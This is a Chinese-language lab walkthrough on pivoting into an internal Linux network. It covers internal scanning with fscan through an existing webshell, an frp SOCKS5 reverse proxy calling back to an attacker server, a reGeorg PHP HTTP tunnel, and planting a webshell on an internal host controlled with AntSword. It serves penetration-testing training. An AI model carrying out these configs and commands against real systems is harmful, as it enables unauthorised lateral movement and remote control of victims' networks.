



linux内网代理-基础实验


1. 连接webshell



2. 查看网卡信息得知该主机有一个192.168.10.0/24网段地址



3. 上传fscan扫描192.168.10.0/24网段




frp socks代理

搭建连接192.168.10.0网段的socks代理

1. 物理机开启frps

```
1 # frps.ini配置文件
2 [common]
3 bind_port = 11111
```



2. 通过webshell上传frpc并上线

```
1 # frpc.ini配置文件
2 [common]
3 server_addr = 172.16.12.184
4 server_port = 11111
5
6 [socks5]
7 type = tcp
8 plugin = socks5
9 remote_port = 11112
```

3. 配置浏览器代理为11112端口

情景模式： socks5

代理服务器

网址协议	代理协议	代理服务器	代理端口	
(默认)	SOCKS5	127.0.0.1	11112	
显示高级设置				

不代理的地址列表


不经过代理连接的主机列表: (每行一个主机)

(可使用通配符等匹配规则...)

4. 访问192.168.10.50




5. 上传webshell，上线蚁剑



HTTP隧道socks5代理(regeorg)

1. 上传tunnel.nosocket.php至172.16.12.184站点根目录,并访问测试



Georg says, 'All seems fine'

2. 攻击机连接上线socks5代理

```
1 | python2 reGeorgSocksProxy.py -u http://172.16.12.2/tunnel.nosocket.php  
-p 8888
```

```
C:\Windows\System32\cmd.exe - python2 reGeorgSocksProxy.py -u http://172.16.12.2/tunnel.nosocket.php -p 8888
Collecting urllib3
  Downloading https://files.pythonhosted.org/packages/d1/cb/4783c8f1a90f89e260dbf72ebbcf25931f3a28f80e2e90f8a589941b19
/urllib3-1.26.11-py2.py3-none-any.whl (139kB)
    143kB 1.0MB/s
Installing collected packages: urllib3
Successfully installed urllib3-1.26.11
WARNING: You are using pip version 19.2.3, however version 20.3.4 is available.
You should consider upgrading via the 'python -m pip install --upgrade pip' command.
E:\tools\reGeorg>python2 reGeorgSocksProxy.py -u http://172.16.12.2/tunnel.nosocket.php -p 8888
[1m[1;33m
[1m[1;33m
... every office needs a tool like Georg
willem@sensepost.com / @_w_m_
sam@sensepost.com / @trowalts
etienne@sensepost.com / @kamp_staaldraad
[0m
[1m[1;37m[0m[0m [0m] Log Level set to [INFO]
[1m[1;37m[0m[0m [0m] Starting socks server [127.0.0.1:8888], tunnel at [http://172.16.12.2/tunnel.nosocket.php]
[1m[1;37m[0m[0m [0m] Checking if Georg is ready
[1m[1;37m[0m[0m [0m] Georg says, 'All seems fine'
```

3. 配置浏览器代理

情景模式： socks5

代理服务器

网址协议	代理协议	代理服务器	代理端口	
(默认)	SOCKS5	127.0.0.1	8888	
显示高级设置				

不代理的地址列表

不经过代理连接的主机列表: (每行一个主机)

(可使用通配符等匹配规则...)

<-loopback>

4. 访问192.168.10.50

不安全 | 192.168.10.50

File: 未选择任何文件

5. 上传webshell, 上线蚁剑

192.168.10.50

目录列表 (1)

/

var

www

html

uploadfiles

frp

文件列表 (11)

新建

上层

刷新

主目录

书签

/var/www/html/uploadfiles/

读取

名称	日期	大小	属性
frp	2020-04-24 10:27:49	55 b	0755
1	2020-04-24 08:38:59	4.87 Kb	0644
3q.elf	2020-04-24 05:54:43	207 b	0777
4q.elf	2020-04-24 08:08:48	250 b	0777
aaa.php	2022-07-26 04:10:48	32 b	0644
ew_for_linux64	2020-04-24 04:45:35	27.42 Kb	0777
icq.php	2020-04-23 08:00:44	31 b	0644
lcx	2020-04-24 10:00:33	22.69 Kb	0777
ping.sh	2020-04-24 08:38:29	192 b	0777
q.elf	2020-04-23 09:54:14	207 b	0755
tunnel.nosocket.php	2020-04-24 09:09:49	5.83 Kb	0644

任务列表